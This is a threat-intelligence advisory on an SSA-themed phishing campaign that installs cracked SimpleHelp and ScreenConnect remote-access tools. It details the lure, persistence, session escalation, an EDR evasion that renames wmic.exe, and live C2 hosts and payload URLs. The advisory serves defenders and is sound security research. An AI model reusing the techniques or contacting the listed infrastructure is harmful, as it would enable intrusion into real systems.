VENOMOUS#HELPER: Dual-RMM Phishing Campaign Leveraging JWrapper-Packaged SimpleHelp and ScreenConnect for Silent Remote Access
Threat Intelligence, Threat Research, Threat Security


By Securonix Threat Research: Akshay Gaikwad, Shikha Sangwan, Aaron Beardslee
Phishing campaigns leveraging remote management tools is nothing new. Securonix Threat Research has conducted in-depth dynamic analysis of an ongoing phishing campaign targeting multiple vectors, active since at least April 2025. The campaign has impacted over 80 organizations, predominantly in the United States, spanning multiple sectors. This campaign leverages vendor-signed Remote Monitoring and Management (RMM) software to establish silent, persistent access. In this case, a customized SimpleHelp and SecureConnect RMMs are used to bypass defenses as they are legitimately installed by the unsuspecting victim. This campaign appears to have been tracked previously by Sophos (tracked as STAC6405) and Redcanary independently while the indicators and behavior within this advisory support and extend the depth of their respective research.
The campaign is notable for deploying two independent RMM tools simultaneously, a self-hosted SimpleHelp 5.0.1 instance and a ScreenConnect relay, creating a redundant dual-channel access architecture that survives remediation of either channel independently. Infection originates from SSA government impersonation phishing where the victim is directed to verify their email and download a purported SSA statement. After the user opens the ‘SSA statement’, the malware silently installs itself as a Windows service with Safe Mode persistence, automated security posture surveillance running every 67 seconds, and operator presence detection polling every 23 seconds. No attribution has been formally assigned; Securonix assesses this activity is consistent with a financially motivated Initial Access Broker (IAB) or ransomware precursor operation targeting the Western economic bloc.
| Attribute | Detail |
| Campaign Name | STAC6405 (Sophos cluster) |
| Active Since | April 2025 (ongoing) |
| Primary Targets | United States, Western Europe, Latin America (9 languages) |
| Initial Vector |
U.S. Social Security Administration (SSA) government impersonation phishing → compromised [.]com.mx frontend → payload download
|
| Phishing Frontend |
gruta[.]com.mx (email harvesting; attacker-controlled or compromised .com.mx domain currently serving live SSA phishing content (Google-indexed))
|
| Payload Host |
server.cubatiendaalimentos[.]com[.]mx/~tiendazoycom/sns/ (legitimate Mexican grocery e-commerce site (PrestaShop); payload hosted under a separate shared hosting account (~tiendazoycom) on the same server)
|
| Primary RMM | SimpleHelp 5.0.1 (self-hosted, cracked build) via JWrapper |
| Secondary RMM | ConnectWise ScreenConnect (self-hosted relay, port 8041) |
| Persistence | Windows SCM service + SafeBoot\Network registry key |
| Attribution | Unattributed; assessed as financially motivated IAB/ransomware precursor |
| Infrastructure | 84.200.205[.]233:5555 (SimpleHelp C2) | 213.136.71.246:8041 (ScreenConnect relay) |
| Relay Domain | sslzeromail[.]run.place -> 213.136.71.246 (IONOS DE, AS8560) |
The STAC6405 infection chain begins with a U.S. Social Security Administration (SSA) government impersonation phishing email and progresses through a multi-stage delivery pipeline before any malicious process executes on the victim host. The following stages were captured during dynamic analysis of the campaign.
Stage 0 — Delivery: SSA-Themed Phishing Email and Two-Stage Compromised Hosting

Victims receive an email impersonating the U.S. Social Security Administration, claiming a new statement is available for review. The email contains a link to a compromised legitimate Mexican business website (gruta[.]com.mx) rather than an attacker-registered domain, a deliberate technique to bypass Secure Email Gateway (SEG) reputation filtering, since established [.]com.mx domains carry legitimate reputation scores that newly registered attacker domains would lack.

The gruta[.]com.mx landing page presents a convincing SSA-branded verification page prompting the user to confirm their email address before ‘accessing their statement.’ This email harvesting step serves a dual purpose: it validates that the victim is real and attentive, and it gives the attacker a deliverable contact for follow-on campaigns.

Upon email submission, the victim is directed to download the payload from a second attacker-controlled host: server.cubatiendaalimentos[.]com.mx/~tiendazoycom/sns/statement5648.exe


This URL reveals a cPanel legacy shared hosting compromise. The tilde (~) prefix and username path (tiendazoycom) indicate the attacker gained access to a single cPanel user account on the legitimate hosting server, not the root server itself. The legitimate business site (cubatiendaalimentos[.]com.mx — a Cuban food retailer) remains unmodified; only the weaponized /~tiendazoycom/sns/ subdirectory is attacker-controlled. The /sns/ directory path is assessed as a deliberate reference to Social Security, maintaining lure consistency.
The downloaded file (statement5648.exe) exploits two Windows default behaviors to appear legitimate:

When the victim double-clicks the lure, Windows User Account Control (UAC) displays a prompt before execution. Rather than the red ‘Unknown Publisher’ warning that malware typically triggers, the victim sees:
Verified publisher: SimpleHelp Ltd ← Blue shield icon (trusted, Thawte-signed cert)
Do you want to allow this app to make changes to your device?

The victim is in the cognitive frame of opening a government SSA document. The UAC prompt naming ‘SimpleHelp Ltd’ as a verified publisher sounds plausible in a support context (‘help’ with your Social Security). The valid Thawte Authenticode certificate produces the blue verified shield rather than the red unknown publisher warning. These factors combine to substantially increase approval rates. This is the sole moment where victim interaction is required, every subsequent step of the infection chain runs silently with no further prompts.
Stage 1 — Initial Execution: JWrapper Bootstrap (statement5648.exe)
The phishing lure is a JWrapper-packaged Windows executable named to mimic official government or legal documents (e.g., statement5648.exe, ContractAgreementToSign.exe) — consistent with the SSA government impersonation pretext used in the delivery stage. When executed from the victim’s Downloads directory, the binary’s embedded extractor activates:
The originating executable path (C:\Users\<victim>\Downloads\<lure>.exe) is permanently baked into every subsequent binary the installer generates, serving as a forensic origin marker.

Stage 2 — Service Installation: SimpleService.exe
SimpleService.exe reads the simplegateway.service config file and registers a persistent Windows service named ‘Remote Access Service’ via the Windows Service Control Manager (SCM). Beyond standard service registration, it performs two critical persistence operations:
The service binary path set in the registry points back to SimpleService.exe with the service config file as its argument, ensuring the chain survives reboots.
Stage 3 — JVM Launch: SimpleGatewayService.exe
SimpleGatewayService.exe is a self-contained JWrapper launcher with the complete attacker C2 configuration baked into its 213KB encrypted binary overlay. It bootstraps the Java runtime and launches customer.jar — the core SimpleHelp RAT — with the following hardened JVM flags:
Stage 4 — Session Escalation: session_win.exe + elev_win.exe
The RAT cannot interact with the user desktop from Session 0 (SYSTEM) without crossing session boundaries. It accomplishes this through a two-binary escalation chain:
This chain enables the attacker to achieve fully interactive desktop access — reading the screen, injecting keystrokes, and accessing user-context resources — all from a SYSTEM service.
Stage 5 — C2 Beacon and Dual-Channel Establishment
With the service running, the SimpleHelp gateway component connects outbound to the attacker’s self-hosted server:
The victim machine registers on the attacker’s console under its hostname (e.g., WKS-DEV01) with its campaign profile ID (sh_app_profile: 43794105415826700294423976831165084124). The attacker’s console immediately begins receiving automated telemetry from the continuous monitoring loop described in Section 3.
Both channels operate independently. If the ScreenConnect relay domain is taken down, the SimpleHelp channel survives, and vice versa. The attacker designed this redundancy deliberately to ensure access persists through partial remediation.

The central evasion insight of STAC6405 is that RMM software is inherently trusted. All SimpleHelp binaries carry valid Authenticode signatures from SimpleHelp Ltd issued by Thawte, a globally trusted CA. The ScreenConnect client is similarly signed by ConnectWise. This means:
The specific SimpleHelp build deployed (version 5.0.1, compiled 2017-07-07) is consistent with a cracked or leaked package circulated in criminal forums since the 2016–2019 era. The expired certificate validity window (2015–2018) and the absence of any license authentication behavior confirms this is not a legitimately licensed deployment. This cracked distribution model means the attacker incurred zero acquisition cost and left no payment trail with the software vendor.

The two RMM tools serve distinct operational roles that complement each other:
| Attribute | SimpleHelp (JWrapper) | ScreenConnect |
| Primary Role | Automated surveillance + scripted command execution |
Interactive desktop access (hands-on-keyboard)
|
| Protocol | UDP + HTTP (port 5555) | Proprietary relay (TCP port 8041) |
| C2 Host | 84.200.205[.]233 (undisclosed hosting) | 213.136.71.246 (IONOS DE, AS8560) |
| C2 Domain | None (IP-direct) | sslzeromail[.]run.place |
| Persistence | Windows service + SafeBoot registry key + liveness watchdog |
Enrolled in attacker ScreenConnect tenant
|
| Detection Difficulty | High (signed, legitimate vendor binary set) | High (signed ConnectWise client) |
| Redundancy Role | Survives ScreenConnect domain takedown | Survives SimpleHelp IP block |
The deployed SimpleHelp version (5.0.1) provides a comprehensive remote administration capability set. Analysis of customer.jar via static decompilation and runtime observation confirmed the following capabilities are present and enabled:
Dynamic analysis of the deployed RAT over a one-hour observation window captured 986 Sysmon Event ID 1 (process creation) events generated entirely by the RAT’s background monitoring infrastructure with no operator interaction. Three independent polling loops run concurrently:
| Loop | Interval | Count / Hour | Command |
| WiFi Interface Monitor | ~15 seconds | 233x |
netsh wlan show interfaces
|
| User Presence Detection | ~23 seconds | 157x |
elev_win.exe –mouselocation
|
| Security Suite Enumeration | ~67 seconds | 54x each (4 queries) |
wmic SecurityCenter2 + netsh advfirewall
|
The equal execution counts across all four security enumeration queries (54x each) confirm these fire as a synchronized batch rather than independent triggers, a defining signature of automation rather than hands-on-keyboard activity.
Notable EDR Evasion: wmic.exe.bak
A particularly significant evasion technique was observed within the security enumeration loop. The RAT executes each SecurityCenter2 query via two separate paths simultaneously:
wmic.exe.bak is a renamed copy of the legitimate wmic.exe binary placed at C:\Windows\System32\wbem\wmic.exe.bak. This technique bypasses name-based EDR detection rules that key on ‘wmic.exe’ while preserving identical functionality. The file C:\Windows\System32\wbem\wmic.exe.bak should be treated as a high-confidence static IOC indicating STAC6405 presence on a host.
At this stage of the attack, the threat actor has achieved a deeply entrenched position on the victim host with minimal forensic visibility. A persistent Windows service surviving Safe Mode reboots, two independent remote access channels operating over signed vendor binaries, a self-healing watchdog that restarts the RAT if it is killed, and a continuous automated surveillance loop reporting the victim’s security posture back to the attacker every 67 seconds, all without a single piece of traditional malware touching disk. The victim organization is left in a state where the attacker can return at any time, execute commands silently in the user’s desktop session, transfer files bidirectionally, and pivot to adjacent systems, while standard antivirus and signature-based controls see nothing but legitimately signed software from a reputable UK vendor. Remediation requires not only removing the service and registry keys but hunting for the renamed wmic.exe.bak binary, auditing the SafeBoot registry hive, and verifying that no second-stage payloads were delivered during any period of operator activity.This campaign is a direct illustration of why behavioral analytics and host telemetry capable of identifying anomalous process lineage, automated polling patterns, and service installation from non-standard paths are essential, because when the malware is the IT management software, the only thing that catches it is the behavior it leaves behind.
Behavioral analysis indicates the threat actor does not immediately engage hands-on-keyboard following infection. Instead, the RAT operates in a passive surveillance posture — continuously updating the attacker’s console with network state, security product inventory, and user presence data. Based on the mouse position polling cadence (every 23 seconds), Securonix assesses the operator monitors the victim’s idle state and activates only when cursor position has remained static for an extended period, consistent with the victim being away from their workstation. This ‘wait-for-idle’ pattern is a deliberate operational security technique to minimize the risk of the victim observing unauthorized desktop activity.
When an operator does engage, the automated monitoring baseline continues running underneath hands-on-keyboard activity. Defenders should watch for non-repeating, aperiodic process creation events from Remote Access.exe layered on top of the regular automated loop — particularly initial situational awareness commands (whoami, ipconfig, net user, systeminfo) issued in rapid succession, which constitute the operator’s orientation burst upon first interactive connection.
Securonix highly recommends high fidelity endpoint monitoring, such as Sysmon, to capture process creation, network connections tied to processes, dns resolution from the endpoint, and file creation events to provide a full picture of what is happening on the system. Commands found in this advisory were captured with Sysmon Event ID 1 Process Creation.
| Technique ID | Technique Name | Observed Behavior |
| T1566.001 | Phishing: Spearphishing Attachment |
U.S. SSA government impersonation email with link to compromised [.]com.mx frontend
|
| T1584.001 | Compromise Infrastructure: Domains |
Two legitimate [.]com.mx business sites used for staging and delivery
|
| T1219 | Remote Access Software |
SimpleHelp + ScreenConnect deployed as dual-RMM
|
| T1543.003 | Create or Modify System Process: Windows Service |
Remote Access Service installed via SCM
|
| T1562.009 | Impair Defenses: Safe Mode Boot |
SafeBoot\Network registry key for Safe Mode persistence
|
| T1134.001 | Access Token Manipulation: Token Impersonation |
winlogon.exe token theft via session_win.exe
|
| T1134.002 | Access Token Manipulation: Create Process with Token | CreateProcessAsUserW with stolen token |
| T1548.002 | Abuse Elevation Control Mechanism: Bypass UAC | elev_win.exe –runas via ShellExecuteEx |
| T1518.001 | Software Discovery: Security Software Discovery |
SecurityCenter2 WMI queries every 67 seconds
|
| T1016 | System Network Configuration Discovery |
netsh wlan show interfaces every 15 seconds
|
| T1036.003 | Masquerading: Rename System Utilities | wmic.exe renamed to wmic.exe.bak |
| T1497.001 | Virtualization/Sandbox Evasion: System Checks |
Mouse position polling for user presence detection
|
| T1027 | Obfuscated Files or Information |
Hex-encoded C2 config in JWrapper launch properties
|
| Type | Indicator | Description |
| Domain | gruta[.]com.mx |
Compromised legitimate MX domain (est. 2002, Index Datacom S.A. de C.V.) — live SSA phishing frontend
|
| URL | server.cubatiendaalimentos[.]com.mx/~tiendazoycom/sns/ |
Likely attacker-established infrastructure (domain est. Feb 2024) — payload delivery
|
| URL | server.cubatiendaalimentos[.]com.mx/~tiendazoycom/sns/statement5648.exe | Direct payload download URL |
| IPv4 | 84.200.205.233 | SimpleHelp C2 (UDP+HTTP :5555) |
| IPv4 | 213.136.71.246 |
ScreenConnect relay host (IONOS DE, AS8560)
|
| Domain | sslzeromail[.]run.place | ScreenConnect relay FQDN |
| URL | http[:]//84.200.205[.]233:5555/access/ | SimpleHelp updater/download endpoint |
| C2 Protocol | udp://84.200.205[.]233:5555 | SimpleHelp SimpleGateway C2 |
| C2 Protocol | relay://sslzeromail[.]run.place:8041/ | ScreenConnect relay URI |
| Type | Indicator | Description |
| Campaign ID | 43794105415826700294423976831165084124 | sh_app_profile — attacker SimpleHelp tenant ID (stable cross-victim) |
| Payload Hash | bce1222fc9e64aba4dd6f963dfd3377afa1844a1df9d5026e06990c8dc5246453b15e61c4f2e0349702a1940c71716e3d327e5224ac6d6e6a7b6c233c15f10f3 | shpkhash — payload package integrity token |
| JWrapper GU | 52861018 | JWrapper updater version baked into all installers |
| SCM Service | Remote Access Service | Windows service display name |
| Install Path | C:\ProgramData\JWrapper-Remote Access\ | Root installation directory |
| Liveness File | C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\sgalive | Watchdog heartbeat file |
| Static File IOC | C:\Windows\System32\wbem\wmic.exe.bak | Renamed wmic.exe — high-confidence host IOC |
| SafeBoot Key | HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\Remote Access Service | Safe Mode persistence registry key |
| File Name | SHA256 |
